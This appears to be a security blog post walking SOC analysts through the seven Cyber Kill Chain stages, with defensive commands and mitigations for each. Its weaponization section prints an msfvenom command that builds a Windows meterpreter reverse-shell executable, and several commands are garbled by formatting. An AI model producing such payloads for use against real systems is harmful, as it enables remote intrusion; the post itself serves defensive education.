
Listen to this Post
Introduction:

The Cyber Kill Chain, a framework developed by Lockheed Martin, models the stages of a cyberattack from reconnaissance to data exfiltration. For Security Operations Center (SOC) analysts and threat hunters, understanding this sequence is not academic—it’s the blueprint for shifting from merely responding to alerts to proactively disrupting adversaries before they achieve their objectives. By dissecting each link, defenders can identify, intercept, and break the chain, fundamentally altering the security posture of an organization.
Learning Objectives:
- Understand the seven sequential stages of the Lockheed Martin Cyber Kill Chain.
- Identify key tools, techniques, and procedures (TTPs) attackers use at each stage.
- Learn actionable detection and mitigation strategies to disrupt the attack lifecycle at multiple points.
You Should Know:
- Stage 1 – Reconnaissance: The Attacker’s Information Gathering
This initial phase involves passive and active information gathering. Attackers scour public sources (social media, company websites) and may perform network scanning to identify targets, employees, and technological weaknesses.
Step‑by‑step guide explaining what this does and how to use it:
Defensive Reconnaissance (Active Scanning): Proactively scan your own external footprint to see what an attacker sees.
– Command (Linux – Nmap): `sudo nmap -sS -sV -O –top-ports 100
– Tool (theHarvester): Use for passive reconnaissance of your own domain: theHarvester -d yourcompany.com -b all. This collects emails, subdomains, and hosts from public sources.
Mitigation: Limit publicly available information (WHOIS privacy, careful social media policies). Deploy Threat Intelligence Platforms (TIPs) to monitor for data dumps containing corporate information. Use network intrusion detection systems (NIDS) like Suricata to flag aggressive external scanning.
- Stage 2 – Weaponization: Crafting the Digital Payload
Here, attackers couple a remote access Trojan (RAT) or other malware with an exploit into a deliverable payload, such as a weaponized PDF or a malicious Office document.
Step‑by‑step guide explaining what this does and how to use it:
Understanding Payload Creation (For Educational Analysis):
- Metasploit Framework: Used by both attackers and defenders to generate payloads for testing. A common command to generate a Windows reverse shell executable is: `msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=
LPORT=4444 -f exe -o malicious_payload.exe`
Detection/Mitigation: Deploy advanced email gateways that sandbox and detonate attachments. Implement application allowlisting to prevent unauthorized executables. Use Endpoint Detection and Response (EDR) tools to analyze file behavior and creation processes for signs of weaponization.
3. Stage 3 – Delivery: Transmitting the Weapon
The weaponized payload is sent to the victim via email phishing, malicious websites, or USB drops.
Step‑by‑step guide explaining what this does and how to use it:
Analyzing a Phishing Email (Manual Inspection):
- View Email Headers: Check the
Return-Path,Received-SPF, and `Message-ID` fields for spoofing clues. - Analyze Links Without Clicking: Use a URL expander or a tool like `curl` from a sandbox: `curl -I -L
` to see the final redirect destination and HTTP headers. - Check File Hashes: For attachments, compute the SHA256 hash on a safe system: `sha256sum suspicious_file.doc` and search for it on VirusTotal.
Mitigation: Conduct regular phishing simulations. Implement DMARC, DKIM, and SPF. Use web proxies with SSL inspection and URL filtering.
4. Stage 4 – Exploitation: Triggering the Vulnerability
The malicious code within the delivered weapon activates, exploiting a vulnerability (e.g., CVE) in an application or system to execute code.
Step‑by‑step guide explaining what this does and how to use it:
Vulnerability Scanning & Patching:
- Command (Linux – Searchsploit): To research known exploits for a discovered software version: `searchsploit “Apache 2.4.49″`
– Tool (Nessus/OpenVAS): Run credentialed vulnerability scans internally to find unpatched systems. Prioritize Critical and High-severity patches related to Remote Code Execution (RCE).
Mitigation: Maintain a rigorous, timely patch management program. Deploy exploit mitigation controls like Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR). Use web application firewalls (WAFs) to block exploit attempts.
5. Stage 5 – Installation: Establishing a Foothold
After exploitation, malware installs a persistent backdoor or dropper on the victim’s system to maintain access.
Step‑by‑step guide explaining what this does and how to use it:
Detecting Persistence Mechanisms:
- Windows Command (PowerShell): Check common auto-start locations: `Get-CimInstance Win32_StartupCommand | Select-Object Name, command, Location`
– Linux Command: Check cron jobs, systemd services, and startup scripts: `systemctl list-unit-files –type=service –state=enabled` and `crontab -l` (for each user).
Mitigation: Use EDR tools to monitor for registry/startup folder modifications. Implement least-privilege principles to hinder installation. Conduct regular host integrity checks.
- Stage 6 – Command & Control (C2): The Attacker Takes the Wheel
The compromised system calls back to the attacker’s server to establish a covert channel for remote control.
Step‑by‑step guide explaining what this does and how to use it:
Identifying C2 Traffic with Network Analysis:
- Tool (Wireshark): Filter for suspicious DNS queries (long subdomains, TXT records), beaconing traffic (regular, periodic calls to the same IP), or unusual protocol use (e.g., ICMP tunnels): `dns && frame.len > 300`
– Command (Linux – Netstat): Look for unusual outbound connections: `sudo netstat -tunap | grep ESTABLISHED`
Mitigation: Employ network segmentation. Use DNS filtering and sinkhole known-bad domains. Deploy Network Traffic Analysis (NTA) tools and SIEM rules to detect beaconing and communication with known threat actor infrastructure.
- Stage 7 – Actions on Objectives: The Final Payoff
The attacker executes their final goal: data exfiltration, encryption for ransomware, lateral movement, or destruction.
Step‑by‑step guide explaining what this does and how to use it:
Detecting Data Exfiltration:
- SIEM Queries (Example for Splunk): Search for large outbound data transfers: `index=network dest_ip!=10.0.0.0/8 dest_ip!=192.168.0.0/16 | stats sum(bytes) by src_ip, dest_ip | where sum > 1000000000`
– Tool (Data Loss Prevention – DLP): Configure DLP policies to monitor and block unauthorized transfers of sensitive data (PII, IP) via email, web, or USB.
Mitigation: Classify and encrypt sensitive data at rest and in transit. Monitor for unusual file access patterns and large data transfers, especially outside business hours. Implement strong authentication and segmentation to contain lateral movement.
What Undercode Say:
- The Kill Chain is a Defender’s Map, Not Just an Attacker’s Plan. Its primary value is in providing a structured methodology for deploying defensive controls, threat hunting hypotheses, and detection engineering at every conceivable point of failure.
- Breaking One Link is Sufficient, but Monitoring All Links is Critical. While disrupting an attack at the Delivery stage is ideal, having visibility across the entire chain allows for faster containment, better blast radius calculation, and crucial intelligence gathering to prevent future attacks.
The modern SOC must evolve beyond the kill chain to include frameworks like MITRE ATT&CK for more granular TTPs, but the kill chain remains the essential strategic overview. It forces a shift in mindset: from investigating isolated “events” to understanding interconnected “campaigns.” The integration of AI for behavioral analytics and automated playbooks to respond to early-stage indicators (like weaponization or C2) is where this model delivers its greatest operational value.
Prediction:
The future of threat defense will see the Cyber Kill Chain model deeply integrated with AI-driven security orchestration. Predictive analytics will use kill chain staging to estimate an attack’s progression and automatically enact containment measures, such as isolating a host at the first sign of post-exploitation behavior. Furthermore, as Software Supply Chain attacks rise, the kill chain will be adapted to model threats earlier in the development lifecycle, making “Shift Left” security a tangible extension of this timeless framework. The focus will move from merely breaking the chain to dynamically reshaping the entire battlefield in the defender’s favor.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Pranaykumarmoluguri Cybersecurity – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


